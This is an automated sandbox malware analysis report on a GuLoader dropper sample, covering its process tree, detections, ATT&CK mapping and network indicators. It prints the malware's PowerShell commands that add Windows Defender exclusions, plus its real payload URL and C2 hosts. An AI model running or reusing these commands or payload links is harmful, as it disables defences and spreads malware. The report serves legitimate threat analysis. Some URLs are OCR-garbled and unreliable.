ID: 634939
Sample Name:
SecuriteInfo.com.Variant.FakeAlert.2.24488.8627
Cookbook: default.jbs
Time: 04:36:30
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SecuriteInfo.com.Variant.FakeAlert.2.24488.8627


Overview

General Information

Sample Name:	SecuriteInfo.com.Variant.FakeAlert.2.24488.8627 (renamed file extension from 8627 to exe)
Analysis ID:	634939
MD5:	c5bf732066ab84..
SHA1:	07b3b8a0e9008e.
SHA256:	a4bdfb7869d435..
Tags:	exe
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Icon mismatch, binary includes an i…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Yara detected GuLoader
- Snort IDS alert for network traffic
- Found malware configuration
- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Drops PE files to the document fold…
- Tries to detect virtualization through…
- Adds a directory exclusion to Windo…
- Uses dynamic DNS services

Classification



Process Tree

- **System is w10x64**
- SecuriteInfo.com.Variant.FakeAlert.2.24488.exe (PID: 6280 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe" MD5: C5BF732066AB84D1ABBA5B27638A5191)
  - cmd.exe (PID: 6292 cmdline: cmd /c powershell -Command "Add-MpPreference -ExclusionPath @($env:UserProfile,$env:AppData,$env:Temp,$env:SystemRoot,$env:HomeDrive,$env:SystemDrive) -Force" & powershell -Command "Add-MpPreference -ExclusionExtension @('exe','dll') -Force" & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6300 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6348 cmdline: powershell -Command "Add-MpPreference -ExclusionPath @($env:UserProfile,$env:AppData,$env:Temp,$env:SystemRoot,$env:HomeDrive,$env:SystemDrive) -Force" MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - powershell.exe (PID: 6700 cmdline: powershell -Command "Add-MpPreference -ExclusionExtension @('exe','dll') -Force" MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - cmd.exe (PID: 6316 cmdline: cmd /c start "" "C:\Users\user\AppData\Local\Temp\uniformerede.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6356 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - uniformerede.exe (PID: 6432 cmdline: "C:\Users\user\AppData\Local\Temp\uniformerede.exe" MD5: FEDAD1ADEC8A1D90444051B5BDC6445D)
      - ._cache_uniformerede.exe (PID: 6536 cmdline: "C:\Users\user\Desktop\._cache_uniformerede.exe" MD5: C4B2332489C0BA3E3F2A262F1C2C31B8)
      - Synaptics.exe (PID: 6620 cmdline: "C:\ProgramData\Synaptics\Synaptics.exe" InjUpdate MD5: 2A1D1C20CCA885322254DD2A22F51097)
        - WerFault.exe (PID: 6284 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6620 -s 2904 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
        - WerFault.exe (PID: 6872 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6620 -s 4052 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- Synaptics.exe (PID: 6884 cmdline: "C:\ProgramData\Synaptics\Synaptics.exe" MD5: 2A1D1C20CCA885322254DD2A22F51097)
- EXCEL.EXE (PID: 6976 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://2.58.149.33/ominz_QLUnxlrvVz46.bin"
}
```

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\YC9w8Aif.exe	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
C:\ProgramData\Synaptics\RCXCD96.tmp	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
C:\Users\user\Documents\DUUDTUBZFW\~$cache1	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
C:\Users\user\AppData\Local\Temp\uniformerede.exe	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
C:\ProgramData\Synaptics\Synaptics.exe	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	

Click to see the 3 entries

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.532970198.00000000030C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000006.00000000.270423175.0000000000401000.00000020.00000001.01000000.00000004.sdmp	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
0000000C.00000002.316350277.0000000000401000.00000020.00000001.01000000.00000007.sdmp	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
00000009.00000000.364281736.0000000000401000.00000020.00000001.01000000.00000007.sdmp	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
00000009.00000000.357173364.0000000000401000.00000020.00000001.01000000.00000007.sdmp	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	

Click to see the 7 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
12.0.Synaptics.exe.400000.0.unpack	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
9.0.Synaptics.exe.400000.3.unpack	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
12.2.Synaptics.exe.400000.0.unpack	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
9.2.Synaptics.exe.400000.0.unpack	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	
9.0.Synaptics.exe.400000.2.unpack	JoeSecurity_DelphiSystemParamCount	Detected Delphi use of System.ParamCount()	Joe Security	

Click to see the 5 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN W32.Bloat-A Checkin - Source IP: 192.168.2.3 - Destination IP: 69.42.215.252

Timestamp:	192.168.2.369.42.215.25249739802832617 05/27/22-04:38:15.388403
SID:	2832617
Source Port:	49739
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic

Uses dynamic DNS services

C2 URLs / IPs found in malware configuration

Data Obfuscation

Yara detected GuLoader

Persistence and Installation Behavior

Drops PE files to the document folder of the user

Hooking and other Techniques for Hiding and Protection

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

Contains functionality to detect sleep reduction / modifications


HIPS / PFW / Operating System Protection Evasion

Adds a directory exclusion to Windows Defender

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Replication Through Removable Media	1 Native API	1 DLL Side-Loading	1 Exploitation for Privilege Escalation	1 Disable or Modify Tools	1 1 Input Capture	2 System Time Discovery	1 Replication Through Removable Media	1 Archive Collected Data	Exfiltration Over Other Network Medium	4 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Command and Scripting Interpreter	1 Windows Service	1 DLL Side-Loading	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 Peripheral Device Discovery	Remote Desktop Protocol	1 Screen Capture	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Access Token Manipulation	2 Obfuscated Files or Information	Security Account Manager	1 Account Discovery	SMB/Windows Admin Shares	1 1 Input Capture	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	1 Windows Service	1 Software Packing	NTDS	4 File and Directory Discovery	Distributed Component Object Model	2 Clipboard Data	Scheduled Transfer	2 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	1 1 Process Injection	1 DLL Side-Loading	LSA Secrets	1 3 6 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 1 Masquerading	Cached Domain Credentials	1 Query Registry	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 1 Virtualization/Sandbox Evasion	DCSync	2 3 Security Software Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Access Token Manipulation	Proc Filesystem	1 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 1 Process Injection	/etc/passwd and /etc/shadow	3 1 Virtualization/Sandbox Evasion	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 1 Application Window Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 System Owner/User Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 Remote System Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Variant.FakeAlert.2.24488.exe	62%	Virustotal		Browse
SecuriteInfo.com.Variant.FakeAlert.2.24488.exe	59%	ReversingLabs	Win32.Backdoor.DarkComet	
SecuriteInfo.com.Variant.FakeAlert.2.24488.exe	100%	Avira	TR/Dropper.Gen	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\uniformerede.exe	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\Users\user\AppData\Local\Temp\uniformerede.exe	100%	Avira	W2000M/Dldr.Agent.17651006	
C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe	100%	Avira	TR/Dropper.Gen	
C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe	100%	Avira	W2000M/Dldr.Agent.17651006	
C:\Users\user\AppData\Local\Temp\YC9w8Aif.exe	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\Users\user\AppData\Local\Temp\YC9w8Aif.exe	100%	Avira	W2000M/Dldr.Agent.17651006	

Source	Detection	Scanner	Label	Link
C:\Users\user\Documents\DUUDTUBZFW\~$cache1	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\Users\user\Documents\DUUDTUBZFW\~$cache1	100%	Avira	W2000M/Dldr.Agent.17651006	
C:\Users\user\AppData\Local\Temp\RCXF979.tmp	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\Users\user\AppData\Local\Temp\RCXF979.tmp	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Local\Temp\RCXF979.tmp	100%	Avira	W2000M/Dldr.Agent.17651006	
C:\ProgramData\Synaptics\RCXCD96.tmp	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\ProgramData\Synaptics\RCXCD96.tmp	100%	Avira	W2000M/Dldr.Agent.17651006	
C:\ProgramData\Synaptics\Synaptics.exe	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\ProgramData\Synaptics\Synaptics.exe	100%	Avira	W2000M/Dldr.Agent.17651006	
C:\Users\user\AppData\Local\Temp\RCXDA77.tmp	100%	Avira	WORM/Dldr.Agent.gqrxn	
C:\Users\user\AppData\Local\Temp\RCXDA77.tmp	100%	Avira	TR/Dropper.Gen	
C:\Users\user\AppData\Local\Temp\RCXDA77.tmp	100%	Avira	W2000M/Dldr.Agent.17651006	
C:\Users\user\AppData\Local\Temp\uniformerede.exe	100%	Joe Sandbox ML		
C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\YC9w8Aif.exe	100%	Joe Sandbox ML		
C:\Users\user\Documents\DUUDTUBZFW\~$cache1	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\RCXF979.tmp	100%	Joe Sandbox ML		
C:\ProgramData\Synaptics\RCXCD96.tmp	100%	Joe Sandbox ML		
C:\ProgramData\Synaptics\Synaptics.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\RCXDA77.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\nsbCCFB.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsbCCFB.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.SecuriteInfo.com.Variant.FakeAlert.2.24488.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
9.0.Synaptics.exe.400000.4.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
9.0.Synaptics.exe.400000.4.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
12.2.Synaptics.exe.400000.0.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
12.2.Synaptics.exe.400000.0.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
9.2.Synaptics.exe.400000.0.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
9.2.Synaptics.exe.400000.0.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
6.0.uniformerede.exe.4b8e14.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.SecuriteInfo.com.Variant.FakeAlert.2.24488.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
6.2.uniformerede.exe.400000.0.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
6.2.uniformerede.exe.400000.0.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
9.0.Synaptics.exe.400000.2.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
9.0.Synaptics.exe.400000.2.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
0.2.SecuriteInfo.com.Variant.FakeAlert.2.24488.exe.a07634.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.0.Synaptics.exe.400000.0.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
9.0.Synaptics.exe.400000.0.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
6.2.uniformerede.exe.4b8e14.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
6.0.uniformerede.exe.400000.0.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
6.0.uniformerede.exe.400000.0.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
12.0.Synaptics.exe.400000.0.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
12.0.Synaptics.exe.400000.0.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
9.0.Synaptics.exe.400000.3.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
9.0.Synaptics.exe.400000.3.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File
9.0.Synaptics.exe.400000.1.unpack	100%	Avira	WORM/Dldr.Agent.gqrxn		Download File
9.0.Synaptics.exe.400000.1.unpack	100%	Avira	W2000M/Dldr.Agent.17651006		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://xred.site50.net/syn/SSLLibrary.dlX	0%	Avira URL Cloud	safe	
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://xred.site50.net/syn/SUpdate.iniZ	0%	Avira URL Cloud	safe	
http://xred.site50.net/syn/SUpdate.ini	3%	Virustotal		Browse
http://xred.site50.net/syn/SUpdate.ini	0%	Avira URL Cloud	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://xred.site50.net/syn/Synaptics.rar	0%	Avira URL Cloud	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://xred.site50.net/syn/SSLLibrary.dll	100%	Avira URL Cloud	malware	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://xred.site50.net/syn/Synaptics.rarZ	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://2.58.149.33/ominz_QLUnxlrvVz46.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
freedns.afraid.org	69.42.215.252	true	false		high
docs.google.com	172.217.168.14	true	false		high
xred.mooo.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://freedns.afraid.org/api/?action=getdyndns&sha=a30fa98efc092684e8d1c5cff797bcc613562978	false		high
http://2.58.149.33/ominz_QLUnxlrvVz46.bin	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://login.microsoftonline.com/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://shell.suite.office.com:1443	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://www.dropbox.com/s/n1w4p8gc6jzo0sg/SUpdate.ini?dl=1	RCXDA77.tmp.9.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://xred.site50.net/syn/SSLLibrary.dlX	uniformerede.exe, 00000006.00000003.2863 22922.0000000002210000.00000004.00001000 .00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://autodiscover-s.outlook.com/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://roaming.edog.	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://cdn.entity.	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	76A735AA-7941-42FC-A093-50DC74F5224B.13.dr	false		high
